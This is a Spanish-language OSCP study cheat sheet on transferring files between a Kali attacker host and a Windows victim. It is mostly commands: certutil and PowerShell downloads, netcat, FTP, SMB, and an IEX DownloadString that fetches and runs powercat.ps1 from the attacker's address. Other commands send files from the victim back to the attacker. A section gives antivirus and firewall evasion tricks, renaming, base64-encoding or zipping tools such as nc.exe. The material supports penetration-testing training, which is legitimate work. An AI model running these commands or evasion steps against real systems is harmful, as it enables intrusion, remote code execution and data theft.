




TRANSFERENCIA DE ARCHIVOS OSCP 1



Certutil / PS / Curl

python3 -m http.server 80

CMD
 certutil -urlcache -f http://<IP_KALI>/prueba.txt prueba.txt
 o
 certutil -urlcache -split -f http://<IP_KALI>/prueba.txt prueba.txt

POWERSHELL

Invoke-WebRequest -Uri http://<IP_KALI>/prueba.txt -OutFile prueba.txt
 o
 (New-Object System.Net.WebClient).DownloadFile("http://<IP_KALI>/prueba.txt", "prueba.txt")
 o
 curl http://<IP_KALI>/prueba.txt -OutFile prueba.txt
 o

python -m SimpleHTTPServer 8080

powershell.exe -c "(New-Object System.NET.WebClient).DownloadFile('http://<IP_KALI>:8080/FiletoTransfer','C:\Users\test\Desktop\FiletoTransfer')"

NC

nc -lmp 4444 < prueba.txt

CMD
 nc.exe <IP_KALI> 4444 > prueba.txt
(Asegúrate de tener nc.exe en el PATH o en el mismo directorio.)

FTP

python3 -m pyftplib -p 21

CMD
 ftp <IP_KALI>
Luego en la sesión FTP:
 ftp > get prueba.txt

POWERSHELL

\$webclient = New-Object System.Net.WebClient
 \$webclient.DownloadFile("ftp://<IP_KALI>/prueba.txt", "C:\Users\Public\prueba.txt")


Montando servidor FTP temporal
 twistd -n ftp -r .

ftp
 open
 <IP KALI> 2121
 anonymous
 get FiletoTransfer
 bye

SMB

impacket-smbserver share \$(pwd) -smb2support

CMD o PowerShell
 copy \\<IP_KALI>\share\prueba.txt C:\Users\Public\



NC

nc -lmp 4444 > prueba.txt
 (En escucha)

nc.exe <IP_KALI> 4444 < prueba.txt
 o
 type prueba.txt | nc.exe <IP_KALI> 4444

wget / curl / PS

wget http://<IP_WINDOWS>:8000/prueba.txt
 o
 curl -O http://<IP_WINDOWS>:8000/prueba.txt

POWERSHELL
 cd C:\Users\Public
 python3 -m http.server 8000

powercat.ps1

wget http://<IP_VICTIM>:4444/FiletoDownload

powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://<IP_KALI>/powercat.ps1');powercat -l -p 4444 -i C:\Users\test\FiletoDownload"

SMB

smbclient //IP_VICTIMA/share -U usuario
 # Luego:
 get prueba.txt

FTP

python -m pyftplib -w

ftp

(Tenemos el archivo powercat.ps1 alojado en nuestra máquina y lo cargamos usando la función DownloadString. Ejecutamos powercat para enviar el archivo y, mediante wget, lo descargamos en nuestra máquina. Observaremos que la descarga nunca termina, pero la cancelaremos cuando haya terminado, dependiendo del tamaño del archivo.)

RUTA de powershell.exe:
 64 bits version:
 C:\Windows\System32\WindowsPowerShell\v1.0\
 32 bits version:
 C:\Windows\SysWOW64\WindowsPowerShell\v1.0\

```
open
<IP_KALI> 2121
anonymous
put FiletoDownload
bye
```

Recomendaciones OSCP:

Usa
C:\Users\Public
para leer/escribir sin privilegios.
Si no tienes PowerShell, usa
certutil
(muy común).
Prepara un
nc.exe
-
wget.exe
, o
curl.exe
para subir si no existen.
Usa
impacket-smbserver
para compartir rápido desde Kali.
Si estás en PowerShell restringido, intenta CMD.

Usa puertos 80, 443, 8000 para HTTP por evasión
de firewall.

Enlaces Binarios:

Netcat
<https://netcat.sourceforge.net/>

Impacket
<https://github.com/fortra/impacket>

pyftplib
<https://github.com/giampaolo/pyftplib>

powercat
<https://github.com/besimorhino/powercat>

twistd
<https://twisted.org/documents/17.5.0/core/howto/basics.html#application>

Técnicas para Evasión de Firewall/AV al Subir Archivos a Windows

KALI Atacante



MANERA 1

Cambiar la extensión o nombre

Descripción: Firewalls bloquean por extensión o nombre (nc.exe, meterpreter.exe).

Pasos:

```
# Renombra en Kali antes de servirlo
mv nc.exe harmless.txt
python3 -m http.server 80

# En Windows
Invoke-WebRequest
http://<IP_KALI>/harmless.txt -OutFile
harmless.txt
# Luego, renómbralo internamente
ren harmless.txt nc.exe
```

MANERA 2

Codificar el archivo en base64 (certutil, Powershell)

Descripción: Codificas en Kali, lo envías como texto, lo reconstruyes en Windows.

Pasos:

```
# En Kali (base64)
base64 nc.exe > nc.b64
python3 -m http.server 80

:: En Windows CMD
certutil -decode nc.b64 nc.exe

O en PowerShell:
$raw = Get-Content nc.b64
[IO.File]::WriteAllBytes("nc.exe",
[Convert]::FromBase64String($raw))
```

MANERA 3

Uso de compresión (zip o .cab)

Descripción: Muchos AV no analizan contenido comprimido hasta que se extrae

```
#bash
zip archivo.zip prueba.exe
python3 -m http.server 80
```

#Powershell

```
Invoke-WebRequest http://<IP_KALI>/archivo.zip -
OutFile archivo.zip

Expand-Archive archivo.zip -DestinationPath .
```

[+] CURL - Subir archivo a URL con Directory
listing con CURL:

**Con método PUT
permitido.**

```
curl -X PUT --upload-file prueba.txt  
http://192.168.235.225/vendor/prueba.txt
```

Compruebo:

```
G: http://192.168.235.225/vendor/prueba.txt  
hola esto es una prueba <-----
```

ALTERNATIVA:

**Con método
POST permitido.**

**-Si el servidor no permite subir archivos
mediante PUT, podrías probar otros enfoques
dependiendo de la funcionalidad expuesta por
el servidor, como formularios en HTML o
métodos POST. Para POST, podrías usar:**

```
>curl -X POST -F "file=@prueba.txt"  
http://192.168.235.225/vendor/
```

**Esto supone que el servidor está configurado
para aceptar archivos mediante POST en un
formulario.**